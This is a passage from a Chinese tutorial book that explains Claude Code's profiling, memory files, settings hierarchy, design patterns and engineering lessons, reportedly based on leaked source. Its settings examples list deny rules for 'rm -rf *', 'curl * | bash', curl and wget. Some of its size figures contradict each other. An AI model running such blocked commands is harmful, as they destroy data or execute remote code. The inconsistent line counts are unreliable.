优化八：性能剖析

你不能优化你不能测量的东西。Claude Code 有内置的性能测量：

```
profileCheckpoint('main_entry')
// ... 导入模块 ...
profileCheckpoint('imports_done')
// ... 初始化 ...
profileCheckpoint('init_done')
// ... 渲染 ...
profileCheckpoint('render_done')

// 输出: main_entry → imports(45ms) → init(30ms) → render(25ms) = 100ms
```

每个 checkpoint 记录当前时间，最后计算每个阶段的耗时。如果某个阶段突然变慢了，工程师能立刻定位到问题。

性能优化的哲学

从这些优化中，我们可以总结出几条通用的性能优化原则：

1. 并行一切可以并行的

如果两个操作互不依赖，就同时执行它们。

2. 缓存重复的计算

如果一个计算的输入没变，就重用上次结果。

3. 延迟不必要的工作

如果现在不需要，就不要做。等需要的时候再做。

4. 估算 > 精确（在大多数情况下）

如果估算值已经足够做决定，就不需要精确计算。

5. 保持稳定性以利用缓存

排序、规范化等看似多余的步骤，可能是为了保持缓存的有效性。

6. 测量，不要猜测

用数据说话。不要凭感觉优化——先测量，找到真正的瓶颈，再优化。

本章小结

- **并行预加载**: 启动时提前发起耗时操作
- **提示缓存**: 节省 90% 的重复 token 费用
- **惰性精确计算**: 90% 用估算, 10% 精确计算
- **LRU 缓存**: 避免重复读取同一文件
- **推测性执行**: 提前开始后续步骤
- **延迟加载**: 只加载需要的模块
- **结果截断**: 避免大数据占用资源
- **性能剖析**: 用数据驱动优化决策

性能优化的” 80/20 法则”

在性能优化中，有一个著名的经验法则：**80% 的性能问题来自 20% 的代码。**

这意味着你不需要优化每一行代码——你只需要找到那 20% 的”热点代码”，优化它们就能获得 80% 的性能提升。

Claude Code 的优化策略完美体现了这一点：

优化投入 vs 收益：

提示缓存：

投入：修改 API 调用方式 (~100 行代码)

收益：节省 90% token 费用

→ 高收益，值得做

工具排序：

投入：加一行排序代码

收益：保持缓存命中率

→ 极低投入，高收益

并行预加载：

投入：调整代码顺序 (~20 行)

收益：启动快 65ms

→ 低投入，可观收益

相反，花一周时间优化一个只被调用一次的函数，即使性能提升 100 倍，对用户体验也没有感知——这就是”过度优化”。

记住：先测量，再优化。优化有回报的地方，忽略没回报的地方。

下一章，我们将探索 Claude Code 的记忆系统——跨越会话的智慧。

第26章：持久化记忆——跨会话的智慧

AI 的”失忆”问题

每次你启动一个新的 Claude Code 会话，AI 都是一张白纸——它不记得你昨天和它讨论了什么、你的项目是做什么的、你喜欢什么编程风格。

这就像每天都遇到一个新同事，每次都要从头介绍自己和项目背景。很烦。

Claude Code 的记忆系统就是为了解决这个问题——让 AI 跨会话记住重要的信息。

CLAUDE.md——项目的”说明书”

记忆系统的核心是一个叫 CLAUDE.md 的文件。它就像给 AI 准备的一份”项目说明书”：

CLAUDE.md

项目概述

这是一个在线书店的后端服务，使用 Express + TypeScript + PostgreSQL。

代码规范

- 使用 camelCase 命名变量和函数
- 使用 PascalCase 命名类和接口
- 每个函数不超过 30 行
- 必须写单元测试

常用命令

- ``npm run dev`` — 启动开发服务器
- ``npm test`` — 运行测试
- ``npm run lint`` — 代码检查

架构决策

- 2024-03 决定从 MongoDB 迁移到 PostgreSQL，原因是需要事务支持
- 2024-05 决定使用 Prisma 作为 ORM
- API 路由在 `src/routes/` 目录下

已知问题

- 搜索功能在大量数据时较慢 (see #234)
- 图片上传偶尔超时 (see #256)

每次新会话开始时，Claude Code 会自动加载 CLAUDE.md，AI 就立刻了解了项目的背景。

CLAUDE.md 的加载层次

CLAUDE.md 不只有一个——它有一个层次结构：

~/claude/CLAUDE.md	全局记忆（所有项目通用）
↓ 合并	
项目根目录/CLAUDE.md	项目级记忆
↓ 合并	
项目根目录/.claude/CLAUDE.md	项目配置级记忆
↓ 合并	
当前目录/CLAUDE.md	目录级记忆

每一层添加更具体的信息：

全局 CLAUDE.md:

"我喜欢简洁的代码，不要过多注释"

项目 CLAUDE.md:

"这是一个 React 项目，使用 TypeScript"

目录 CLAUDE.md:

"这个目录是 API 路由，每个文件对应一个端点"

AI 最终看到的是所有层次合并后的信息。

嵌套记忆附件

CLAUDE.md 可以引用其他文件：

```
## 架构文档
```

```
[Open: ./docs/architecture.md](./docs/architecture.md)
```

```
## API 规范
```

```
[Open: ./docs/api-spec.md](./docs/api-spec.md)
```

这些引用的文件会自动加载到 AI 的上下文中。这样你可以把详细的文档放在单独的文件里，CLAUDE.md 只作为“目录”。

自动记忆提取

Claude Code 可以在会话结束后自动提取关键信息并更新 CLAUDE.md:

会话中发生了什么：

用户告诉 AI "我们刚从 React Router v5 迁移到 v6"

AI 帮用户修改了路由代码

用户提到 "以后的路由都用 v6 的 API"

自动提取的记忆：

"2024-06 从 React Router v5 迁移到 v6，所有路由使用 v6 API"

自动更新 CLAUDE.md:

架构决策

+ - 2024-06 从 React Router v5 迁移到 v6, 使用 v6 API

这样下次打开新会话时, AI 就知道要用 v6 的 API 写路由。

会话记录——完整的对话存档

除了 CLAUDE.md 的”精华记忆”, Claude Code 还保存了完整的会话记录:

```
~/ .claude/sessions/  
├─ 2024-06-01-project-refactor.jsonl  
├─ 2024-06-02-bug-fix.jsonl  
├─ 2024-06-03-new-feature.jsonl  
└─ index.json (索引文件)
```

每个 .jsonl 文件包含一次完整的对话:

```
{  
  "type": "user",  
  "content": "帮我重构用户模块",  
  "timestamp": 1717200000  
}  
{  
  "type": "assistant",  
  "content": "好的, 让我先看看...",  
  "timestamp": 1717200005  
}  
{  
  "type": "tool_use",  
  "tool": "FileRead",  
  "input": {  
    "path": "src/  
    user.ts"},  
  "timestamp": 1717200006  
}  
...
```

/resume 命令

你可以用 /resume 命令恢复之前的会话:

```
$ /resume
```

最近的会话:

1. [2024-06-03] 新功能开发 (45 条消息)
2. [2024-06-02] Bug 修复 (23 条消息)
3. [2024-06-01] 项目重构 (67 条消息)

选择要恢复的会话 (1-3):

恢复后, AI 就能看到之前的完整对话历史, 仿佛你们从未分开。

记忆的存储结构

Claude Code 的记忆系统支持多种类型的记忆:

记忆类型

```
├─ user      - 关于用户的信息 (角色、偏好、技能水平)  
├─ feedback - 用户的反馈 (什么该做、什么不该做)  
├─ project  - 项目的信息 (目标、决策、截止日期)  
└─ reference - 外部资源的指针 (文档链接、工具位置)
```

每种记忆存储为一个独立的 Markdown 文件:

```
# ~/.claude/projects/myapp/memory/user_preferences.md
```

```
---  
name: 用户编码偏好  
description: Alice 的编码风格偏好  
type: user  
---
```

Alice 是一个有 3 年经验的前端开发者，偏好函数式编程风格。
不喜欢 class 组件，总是使用 hooks。
喜欢简洁的变量名，不喜欢过长的命名。

所有记忆文件在 MEMORY.md 中建立索引：

```
# MEMORY.md
```

```
- [用户编码偏好](user_preferences.md) — Alice 的编码风格和习惯  
- [项目技术栈](project_stack.md) — React + TypeScript + Prisma  
- [反馈：测试习惯](feedback_testing.md) — 总是先写测试再写代码
```

记忆的更新策略

记忆不是一次写入永远不变的——它需要随时更新：

场景 1：用户提到新信息

用户："我刚学了 Go 语言，以后可能会用到"
→ 更新 user 记忆：增加 "正在学习 Go"

场景 2：之前的信息过时了

记忆中："项目使用 React 17"
但 package.json 中已经是 React 18
→ 更新 project 记忆：React 17 → React 18

场景 3：用户给出反馈

用户："不要在每个回复后面加总结"
→ 创建 feedback 记忆："不要在回复末尾添加总结"

记忆 vs 代码注释 vs Git 历史

什么信息	存在哪里
代码怎么工作的	代码本身（自文档化）
为什么这样写	代码注释
什么时候由谁改的	Git 历史
项目背景和决策	CLAUDE.md 记忆
用户偏好和习惯	记忆文件

记忆系统存储的是**不在代码中但对 AI 很重要的**信息。代码规范、架构决策、用户偏好——这些东西代码本身无法传达。

本章小结

- **CLAUDE.md** 是 AI 的”项目说明书”，每次会话自动加载
- 记忆有层次：全局 → 项目 → 目录，逐层添加具体信息
- 嵌套附件让 CLAUDE.md 可以引用其他文档
- 自动记忆提取从对话中提取关键信息
- 会话记录保存完整对话，支持 /resume 恢复
- 四种记忆类型：user、feedback、project、reference
- 记忆需要持续更新以保持准确

记忆的哲学：什么值得记住？

设计记忆系统时，最难的问题不是”怎么存储”，而是”什么值得存储”。

Claude Code 的设计给出了一个清晰的答案：

值得记住的： - 用户的偏好和习惯（不会变的） - 项目的架构决策（不在代码中体现的） - 用户的反馈（下次该做什么、不该做什么）

不值得记住的： - 代码的具体内容（直接读文件就好） - Git 历史（直接用 git log 就好） - 临时的调试信息（只在当前会话有用）

这个原则可以用一句话概括：**只记住不能从其他地方获取的信息。**

如果信息在代码里 → 读代码 如果信息在 Git 里 → 查 Git 如果信息只在用户的脑子里 → 记到 CLAUDE.md

这种”能查就不存”的策略避免了记忆与现实不一致的问题——因为记忆可能过时，但”当场查到的信息”总是最新的。

下一章，我们将了解配置系统——让每个用户都有个性化的体验。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第27章：配置系统——千人千面

每个人都不一样

不同的开发者有不同的需求：

- 有人喜欢深色主题，有人喜欢浅色
- 有人希望 AI 自动执行命令，有人希望每次都确认
- 有人用 VS Code，有人用 JetBrains
- 公司的安全团队可能需要禁止某些危险操作

配置系统让每个用户都能按自己的方式使用 Claude Code。

配置的层次

Claude Code 的配置有严格的优先级层次：



高优先级覆盖低优先级。这意味着： - **CLI 参数总是胜出**：你在命令行指定了什么，就用什么 - **管理员可以强制执行策略**：即使用户修改了设置，管理员策略仍然生效 - **默认值是兜底**：如果什么都没配置，就用默认值

settings.json 详解

用户设置保存在 `~/ .claude/settings.json` 中：

```
{
  // AI 模型选择
  "model": "claude-sonnet-4-20250514",

  // 权限配置
  "permissions": {
    "alwaysAllow": [
      "Bash(git *)",
      "Bash(npm test *)",
      "Bash(ls *)",
      "FileRead(*)"
    ],
    "alwaysDeny": [
      "Bash(rm -rf *)",
      "Bash(curl * | bash)"
    ],
    "alwaysAsk": [
      "Bash(git push *)",
      "Bash(npm publish *)"
    ]
  },
  // MCP 服务器
```

```

"mcpServers": {
  "github": {
    "command": "node",
    "args": ["~/mcp/github/index.js"],
    "env": { "GITHUB_TOKEN": "..." }
  }
},

// Hook 配置
"hooks": {
  "PreToolUse": [...],
  "PostToolUse": [...]
},

// 界面设置
"theme": "dark",

// 快捷键
"keybindings": {
  "submit": "enter",
  "newline": "shift+enter"
}
}

```

管理员策略

在企业环境中，IT 管理员可能需要对所有开发者的 Claude Code 进行统一配置：

```

// ~/.claude/managed-settings.json
{
  // 强制使用公司的 API 端点
  "apiBaseUrl": "https://api.company-internal.com/claude",

  // 禁止使用某些工具
  "permissions": {
    "alwaysDeny": [
      "Bash(curl *)", // 禁止使用 curl
      "Bash(wget *)", // 禁止使用 wget
      "WebFetch(*)", // 禁止获取网页
      "WebSearch(*)" // 禁止网络搜索
    ]
  },

  // 强制开启审计日志
  "auditLog": true,

  // 限制可用模型
  "allowedModels": ["claude-sonnet-4-20250514"]
}

```

管理员策略的优先级高于用户设置——用户**不能**覆盖管理员禁止的操作。

MDM（移动设备管理）

在 macOS 上，公司可以通过 MDM（Mobile Device Management）分发配置。Claude Code 可以读取 MDM 配置：

```
// macOS: 使用 plutil 读取 MDM 配置
const mdmConfig = await exec("plutil -p /Library/Managed Preferences/
    com.anthropic.claude-code.plist")

// Windows: 读取注册表
const regConfig = await exec("reg query HKLM\\Software\\Anthropic\\
    \\ClaudeCode")
```

这让大型企业能在数千台电脑上统一管理 Claude Code 的配置。

动态配置更新

配置不是静态的——它可以在程序运行时更新：

```
// 监听 settings.json 的变化
watchFile("./.claude/settings.json", () => {
  // 文件被修改了
  const newSettings = loadSettings()

  // 更新全局状态
  updateAppState({
    toolPermissionContext: newSettings.permissions,
    theme: newSettings.theme,
    // ...
  })

  // 重新注册工具和命令
  refreshToolPool()
  refreshCommands()
})
```

当你用文本编辑器修改 `settings.json` 并保存时，Claude Code 会自动检测到变化并应用新配置——不需要重启程序。

GrowthBook 功能开关

除了用户配置，Claude Code 还有一套内部的功能开关系统——**GrowthBook**：

```
// 检查功能开关
if (feature('VOICE_MODE')) {
  // 加载语音功能
}
```

```
if (feature('WEB_BROWSER_TOOL')) {  
  // 启用浏览器工具  
}  
  
if (feature('AGENT_TRIGGERS')) {  
  // 启用定时任务功能  
}
```

功能开关由 Anthropic 的服务器控制。这让开发团队可以：

1. **渐进式发布**：先对 1% 的用户开放新功能，观察效果后逐步扩大
2. **A/B 测试**：给一半用户看版本 A，另一半看版本 B，比较哪个更好
3. **紧急关闭**：如果新功能有 bug，可以立刻关闭，不需要发布新版本

功能发布流程：

开发完成 → 1% 用户测试 → 10% 用户 → 50% 用户 → 100% 用户
↑
发现问题？立刻关闭

配置迁移

随着 Claude Code 版本更新，配置格式可能会变化。migrations/ 目录处理配置格式的升级：

```
// 从 v1 格式迁移到 v2 格式  
function migrateV1toV2(oldConfig) {  
  return {  
    ...oldConfig,  
    // v1 用 "allowedTools", v2 改为 "permissions.alwaysAllow"  
    permissions: {  
      alwaysAllow: oldConfig.allowedTools || [],  
    },  
    // 删除旧字段  
    allowedTools: undefined,  
  }  
}
```


这确保老版本的配置文件在新版本中仍然能工作。用户不需要手动修改配置——升级时自动迁移。

/config 命令

Claude Code 提供了交互式的配置界面：

```
$ /config
```

```
Settings ┌───────────────────────────────────────────────────┐  
┌───────────────────┐  
| Model:    claude-sonnet-4-20250514  [Edit] |  
| Theme:    dark                       [Edit] |  
| Permissions: Default mode           [Edit] |  
└───────────────────┘
```



这比手动编辑 JSON 文件方便得多——你不需要记住配置格式，也不容易写错。

本章小结

- 配置有严格的优先级：CLI > 环境变量 > 管理员策略 > 用户设置 > 默认值
- settings.json 包含模型、权限、MCP、Hook、主题、快捷键等配置
- 管理员策略 (managed-settings.json) 不能被用户覆盖
- 配置支持动态更新——修改后自动生效
- **GrowthBook** 功能开关支持渐进式发布和 A/B 测试
- 配置迁移确保版本升级时的兼容性

思考题

1. 为什么需要管理员策略？直接让用户自己配置不行吗？
2. 功能开关的“渐进式发布”有什么好处？为什么不直接发布给所有人？
3. 如果你要给 Claude Code 添加一个新的配置项，你需要考虑哪些事情？

配置设计的普遍原则

Claude Code 的配置系统体现了一些通用的配置设计原则：

1. 合理的默认值 (Convention over Configuration)

大部分用户不需要修改任何配置就能正常使用。默认值是经过精心选择的——它们适合大多数场景。

2. 渐进式暴露 (Progressive Disclosure)

新用户看到简单的配置界面。随着使用深入，他们会发现更多配置选项。不会一上来就用 50 个选项淹没用户。

3. 向后兼容 (Backward Compatibility)

旧版本的配置文件在新版本中仍然能工作。配置迁移系统自动处理格式升级。用户不会因为升级软件而需要重写配置。

这三个原则不仅适用于 Claude Code，也适用于你将来开发的任何需要配置的软件。

下一章，我们将进入总结篇——回顾整个架构的美学。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第28章：架构之美——设计模式总结

回顾这段旅程

我们已经走过了 27 章的旅程，从程序入口到查询引擎，从工具系统到安全防线，从 MCP 协议到多智能体协作。现在是时候“站在山顶上”回头看看整个风景了。

在这一章中，我们将提炼出 Claude Code 源码中反复出现的**设计模式**——这些模式不仅适用于 Claude Code，也适用于你将来写的任何大型程序。

模式一：统一接口 (Uniform Interface)

哪里用到了？ 所有工具都遵循 `Tool<Input, Output, Progress>` 接口。

```
// 40+ 个工具，同一个接口
type Tool = {
  name: string
  call(input): Promise<ToolResult>
  inputSchema: ZodSchema
  checkPermissions(input): Promise<PermissionResult>
  // ...
}
```

为什么这样设计？

想象如果每个工具有自己的接口：

```
// 混乱的设计
bash.execute(command) // Bash 用 execute
fileReader.open(path) // FileRead 用 open
grep.search(pattern, directory) // Grep 用 search
```

调用者需要知道每个工具的特殊方法。每加一个工具，调用代码就要改一次。

统一接口意味着：

```
// 整洁的设计
for (const tool of tools) {
  const result = await tool.call(input) // 所有工具用同一个方法
}
```

调用者不需要知道具体是哪个工具——它们都长一样。这就是**多态**的力量。

生活比喻：所有电器都用相同的插头标准。你不需要为台灯、电脑、冰箱分别安装不同的插座。

模式二：分层架构 (Layered Architecture)

哪里用到了？ 整个项目的目录组织。

```
UI 层      → components/
命令层    → commands/
查询层    → query.ts
工具层    → tools/
服务层    → services/
状态层    → state/
基础设施层 → utils/
```

为什么这样设计？

分层让每一层只关心自己的事情： - UI 层不知道（也不需要知道）API 是怎么调用的 - 工具层不知道（也不需要知道）界面是怎么画的 - 每一层通过明确的接口与相邻层通信

好处：如果你想把终端界面换成网页界面，只需要改 UI 层，其他六层不用动。

生活比喻：一栋大楼的每层有不同的功能——地下室是停车场，一楼是大厅，二楼是办公室。改装一楼的大厅不影响二楼的办公室。

模式三：故障安全 (Fail-Safe Defaults)

哪里用到了？ 工具的默认安全属性。

```
const TOOL_DEFAULTS = {
  isConcurrencySafe: () => false, // 默认不安全
  isReadOnly: () => false,       // 默认可写
  isDestructive: () => false,    // 默认不危险
}
```

为什么这样设计？

如果默认是“安全的”（`isConcurrencySafe: true`），那么一个忘了设置这个属性的新工具可能被错误地并行执行，导致数据损坏。

如果默认是“不安全的”（`isConcurrencySafe: false`），忘了设置的工具只会被串行执行——稍慢，但不会出错。

原则：当你不确定时，选择安全的选项。

生活比喻： 电梯在断电时会自动下到一楼并打开门（安全状态），而不是停在半空中关着门。

模式四：事件驱动（Event-Driven）

哪里用到了？ Hook 系统、流式响应处理、状态更新。

```
// 事件发生 → 触发处理函数
hooks.on("PreToolUse", (event) => { ... })
hooks.on("PostToolUse", (event) => { ... })
hooks.on("SessionEnd", (event) => { ... })
```

为什么这样设计？

事件驱动让系统高度可扩展——你可以在任何事件上“挂载”新的行为，而不需要修改核心代码。

想加一个“每次文件修改后自动格式化”的功能？不用改文件编辑的代码，只需要在 PostToolUse 事件上挂一个 Hook。

生活比喻： 订阅制——你订阅了“新包裹到达”的通知，有新包裹时你会收到通知，而不需要每小时去快递站检查一次。

模式五：生产者-消费者（Producer-Consumer）

哪里用到了？ 流式响应处理。

```
API（生产者） →→→ 事件流 →→→ UI（消费者）
    |                               |
    一个字一个字地                收到一个字
    生产文本                        就显示一个字
```

为什么这样设计？

生产者和消费者速度不同——API 生成文本的速度和终端渲染的速度不一样。通过事件流作为“缓冲区”，两边可以以各自的速度工作。

生活比喻： 餐厅的厨房和服务员。厨房（生产者）做好一道菜就放到出菜口，服务员（消费者）从出菜口取菜送给客人。厨房不需要等服务员回来才做下一道菜。

模式六：策略模式（Strategy Pattern）

哪里用到了？ 权限决策、沙箱选择、重试策略。

```
// 不同的权限模式是不同的“策略”
if (mode === "default") {
  strategy = new DefaultPermissionStrategy()
} else if (mode === "auto") {
```

```
strategy = new AutoPermissionStrategy()
} else if (mode === "bypass") {
  strategy = new BypassPermissionStrategy()
}

// 使用策略
const decision = await strategy.checkPermission(tool, input)
```

为什么这样设计？

策略模式让你可以在运行时切换算法。用户选择不同的权限模式，本质上是选择了不同的权限检查策略。

生活比喻：GPS 导航让你选择“最快路线”、“最短路线”或“避开高速”——不同的路由策略，同一个目的地。

模式七：纵深防御（Defense in Depth）

哪里用到了？ 整个安全系统。

- 第一层：AI 的自我约束
- 第二层：工具级验证
- 第三层：权限规则
- 第四层：AI 分类器
- 第五层：用户确认
- 第六层：沙箱隔离

为什么这样设计？

任何单一的安全措施都可能被绕过。多层防御确保即使某一层失败，其他层仍然能保护系统。

生活比喻：银行的安全系统——大门、摄像头、保安、保险柜、密码锁、报警器。小偷可能骗过其中一个，但不太可能骗过所有。

模式八：缓存策略（Caching Strategy）

哪里用到了？ 提示缓存、文件缓存、工具 schema 缓存。

提示缓存：系统提示词不变 → 重用缓存 → 节省 90% 费用

文件缓存：LRU 策略 → 最近读过的文件不重复读取

Schema 缓存：工具定义不变 → 不重复生成 JSON Schema

核心原则： 如果一个计算的输入没有变化，就不需要重新计算。

生活比喻： 你每天走同一条路上学，不需要每次都打开地图导航。记住一次路线，以后直接走。

模式九：渐进增强 (Progressive Enhancement)

哪里用到了？ 功能开关、条件加载。

```
// 基础功能总是可用
const tools = [Bash, FileRead, FileEdit]

// 高级功能根据条件添加
if (feature('VOICE_MODE')) tools.push(VoiceTool)
if (feature('WEB_BROWSER')) tools.push(BrowserTool)
if (feature('LSP_INTEGRATION')) tools.push(LSPTool)
```

为什么这样设计？

不是所有用户都需要所有功能。基础功能保证可用，高级功能按需启用。这样：
- 新功能不会影响稳定性
- 启动速度不会因为功能增加而变慢
- 不同用户看到不同的功能集

模式十：关注点分离 (Separation of Concerns)

这是贯穿整个项目的核心原则：

命令解析 vs 命令执行 → 分开
工具定义 vs 工具权限 → 分开
消息格式 vs 消息渲染 → 分开
状态存储 vs 状态使用 → 分开
安全规则 vs 安全执行 → 分开

每个模块只负责一件事。这让代码更容易理解、测试和修改。

本章小结

模式	核心思想	Claude Code 中的例子
统一接口	所有组件遵循相同的接口	40+ 工具同一个 Tool 类型
分层架构	按职责分层，层间有明确接口	UI → 命令 → 查询 → 工具 → 服务
故障安全	默认选择安全的选项	工具默认”不安全”
事件驱动	通过事件解耦组件	Hook 系统
生产者-消费者	异步的数据流	流式 API 响应
策略模式	运行时切换算法	权限模式选择
纵深防御	多层安全防护	六层安全系统
缓存策略	避免重复计算	提示缓存、LRU 缓存
渐进增强		功能开关系统

模式	核心思想	Claude Code 中的例子
关注点分离	基础功能保底，高级功能按需 每个模块只做一件事	整个项目的组织方式

这些模式不是 Claude Code 独创的——它们是软件工程几十年积累的智慧。掌握这些模式，你就拥有了构建任何大型系统的基础。

模式的组合之美

在实际的系统中，模式很少单独出现——它们互相组合，形成更强大的设计。

比如 Claude Code 的工具执行流程就组合了多个模式：

统一接口 → 所有工具用同一个 `call()` 方法

- + 策略模式 → 不同的权限检查策略
- + 事件驱动 → Hook 在执行前后触发
- + 纵深防御 → 多层安全检查
- + 缓存策略 → 工具 schema 缓存

= 一个既灵活又安全又高效的工具执行系统

设计模式就像乐高积木——每块积木很简单，但组合起来可以搭建出复杂精美的作品。

下一章，我们将从源码中提炼工程实践的启示。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第29章：从源码到产品——工程实践启示

“理论是知道为什么，实践是知道怎么做。好的工程师两者兼备。”

源码背后的工程哲学

我们已经看了很多代码和设计模式。但好的工程不只是写出正确的代码——它还包括怎么组织工作、怎么做决策、怎么面对不确定性。

这一章，我们从 Claude Code 的源码中提炼出对你将来的编程之路有用的工程实践。

实践一：先让它工作，再让它优雅

Claude Code 的入口文件 `main.tsx` 有 4,600 行。`query.ts` 有 68,000 行。这些文件看起来“很大”——有经验的程序员可能会说“这违反了单一职责原则”。

但这恰恰反映了一个实际的工程原则：**先解决问题，再优化结构。**

在快速发展的项目中，过早地拆分文件和抽象可能比“大文件”更有害。因为：
- 拆分需要定义清晰的接口，而在早期你可能还不知道最好的接口是什么
- 过多的文件增加了导航和理解的成本
- 抽象的代价是间接性——你需要跳到多个文件才能理解完整的流程

当代码稳定下来、模式变得清晰时，才是重构的好时机。

给你的建议：写作业时，先让代码能正确运行。然后再考虑怎么让它更整洁。不要在还没想清楚的时候就花大量时间在“完美”的结构上。

实践二：安全不是事后想的

在 Claude Code 中，安全相关的代码比功能代码还多。Bash 工具的安全检测代码超过 50 万行，而实际执行命令的代码只有几十行。

这不是过度工程。当一个程序有能力修改用户的文件、执行系统命令时，**安全必须从设计的第一天就考虑。**

如果你先写了一个“能用”的版本，打算后面再加安全检查，你会发现安全检查很难后加——因为不安全的设计已经被到处使用了。

给你的建议：即使是学校项目，也养成考虑安全的习惯。接收用户输入时想想：如果输入是恶意的会怎样？存储数据时想想：这个数据泄露了会怎样？

实践三：为错误做准备

Claude Code 有完善的错误处理：
- 网络失败？指数退避重试
- API 返回错误？显示有用的错误信息
- 工具执行超时？优雅地终止
- 配置文件损坏？回退到默认值

好的程序不是永远不出错的程序，而是出错时能**优雅地处理**的程序。

```
// 不好的错误处理
try {
  await doSomething()
} catch (e) {
  console.log("出错了") // 用户不知道出了什么错
}

// 好的错误处理
try {
  await doSomething()
} catch (e) {
  if (e instanceof NetworkError) {
    console.log("网络连接失败。请检查你的网络连接。")
  }
}
```

```
    console.log("你也可以运行 'claude doctor' 诊断问题。")
  } else if (e instanceof AuthError) {
    console.log("认证失败。请运行 'claude login' 重新登录。")
  } else {
    console.log(`未知错误: ${e.message}`)
    console.log("请到 github.com/anthropics/claude-code 报告此问题。")
  }
}
```

给你的建议： 写代码时，想想”这个函数可能会失败吗？失败了应该怎么告诉用户？”

实践四：测量驱动优化

Claude Code 的性能优化不是凭感觉做的——每次优化都有数据支持：

```
profileCheckpoint('main_entry')
// ...
profileCheckpoint('imports_done')
// ...
profileCheckpoint('render_done')
```

先测量，找到真正的瓶颈，再针对性优化。

一个常见的错误是优化了不重要的部分。比如花一周时间把一个函数从 5ms 优化到 1ms，但实际上网络请求要 500ms——你优化的那个函数根本不是瓶颈。

给你的建议： 如果你觉得你的程序”慢”，先加计时器测量每个部分的耗时，而不是凭感觉改代码。

实践五：文档在代码旁边

Claude Code 不是把所有文档放在一个单独的文档网站上——而是让文档和代码在一起：

- 每个工具的描述在工具定义中（description）
- 每个命令的帮助在命令定义中（help）
- 项目背景在 CLAUDE.md 中（和代码同一个仓库）
- 类型定义就是最好的文档（TypeScript 的类型系统）

为什么？ 因为远离代码的文档很容易过时。当你修改了一个函数但忘了更新文档网站上的描述，就产生了不一致。当文档和代码在同一个文件里时，修改代码的人更可能同时更新文档。

给你的建议： 与其写长长的注释文档，不如让代码自己说话。用清晰的变量名、函数名，用 TypeScript 的类型系统来描述数据结构。只在”为什么这样做”不明显的地方写注释。

实践六：可扩展的设计

Claude Code 从一开始就考虑了扩展性：

- 新工具？实现 Tool 接口，注册到工具列表
- 新命令？实现 Command 接口，注册到命令列表
- 新外部服务？写一个 MCP 服务器
- 新工作流？写一个技能文件

这种“插件式”的设计让系统可以不断生长，而不需要重写核心代码。

关键洞察：可扩展性来自**清晰的接口定义**。当你定义了“一个工具应该是什么样的”，任何人都可以按照这个模板创建新工具。

给你的建议：当你发现你在重复类似的代码时，想想能不能定义一个接口，让未来的代码按照接口来写。

实践七：用户体验是功能的一部分

Claude Code 在很多地方体现了对用户体验的关注：

- **智能权限建议：**当你多次允许同类操作时，建议创建永久规则
- **有用的错误信息：**不只说“出错了”，还告诉你怎么修复
- **流式响应：**让用户实时看到 AI 在工作，减少等待焦虑
- **差异高亮：**用颜色标记代码的增删，一目了然
- **自动压缩：**用户不需要手动管理上下文窗口

技术上“能用”和用户“好用”之间有很大的差距。好的工程不只是让功能工作，还要让功能好用。

给你的建议：写完代码后，试着像用户一样使用你的程序。什么地方觉得不方便？什么地方让你困惑？然后改进它。

实践八：渐进式复杂性

Claude Code 不会一上来就展示所有功能。它用渐进式的方式引入复杂性：

新用户：

- 默认权限模式（最安全）
- 基本工具集
- 简单的界面

随着使用：

- 建议创建权限规则
- 解锁更多工具
- 展示高级功能

高级用户：

- Auto 模式
- MCP 服务器
- 多智能体
- 自定义 Hook

用户不需要一次学会所有东西。系统在用户需要的时候才引入新概念。

实践九：代码是写给人看的

看看这段来自 Claude Code 的代码风格：

```
// 清晰的命名
const isReadOnlyCommand = checkReadOnly(command)
const hasPermission = await checkPermission(tool, input)
const estimatedTokens = estimateTokenCount(text)

// 清晰的结构
if (isReadOnlyCommand) {
  // 只读命令：跳过权限检查
  return execute(command)
}

if (!hasPermission) {
  // 没有权限：通知 AI 被拒绝了
  return denyResult("权限不足")
}

// 有权限：执行命令
return execute(command)
```

变量名说明了它们是什么（`isReadOnlyCommand`），注释说明了为什么（“只读命令：跳过权限检查”），代码结构清晰（`if-else` 分支明确）。

给你的建议： 代码首先是写给人看的，其次才是给计算机执行的。一个月后的你就是“另一个人”——如果你现在写的代码一个月后自己都看不懂，那就需要改进。

本章小结

实践	核心思想
先工作再优雅	不要过早优化和抽象
安全从第一天开始	安全是设计的一部分，不是附加功能
为错误做准备	优雅地处理每种可能的错误
测量驱动优化	用数据找瓶颈，不凭感觉
文档在代码旁边	让代码自文档化
可扩展的设计	清晰的接口让系统可以不断生长
用户体验是功能	不只要能用，还要好用
渐进式复杂性	按需引入复杂性
代码写给人看	清晰的命名和结构比聪明的技巧更重要

实践十：持续学习

最后一条实践，也是最重要的一条：**技术在不断变化，你需要持续学习。**

当 Claude Code 开始开发时，MCP 协议还不存在。多智能体还只是一个实验。提示缓存还没有发布。

但 Claude Code 的架构设计让它能够不断吸收新技术——因为它遵循了好的工程原则（模块化、可扩展、关注点分离）。

你今天学到的具体技术（TypeScript、React、Zustand）可能在十年后被新技术取代。但你学到的原则（分层架构、故障安全、纵深防御）将永远有用。

工具会过时，原则不会。

下一章——最后一章——我们将展望你的编程之路。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第30章：你的下一步——成为更好的程序员

你已经走了很远

恭喜你！你已经读完了一个 50 万行代码项目的深度解析。让我们回顾一下你学到了什么：

- 一个程序是怎么从 main() 开始启动的
- 终端界面可以用 React 来构建
- 全局状态怎么用 Zustand 来管理
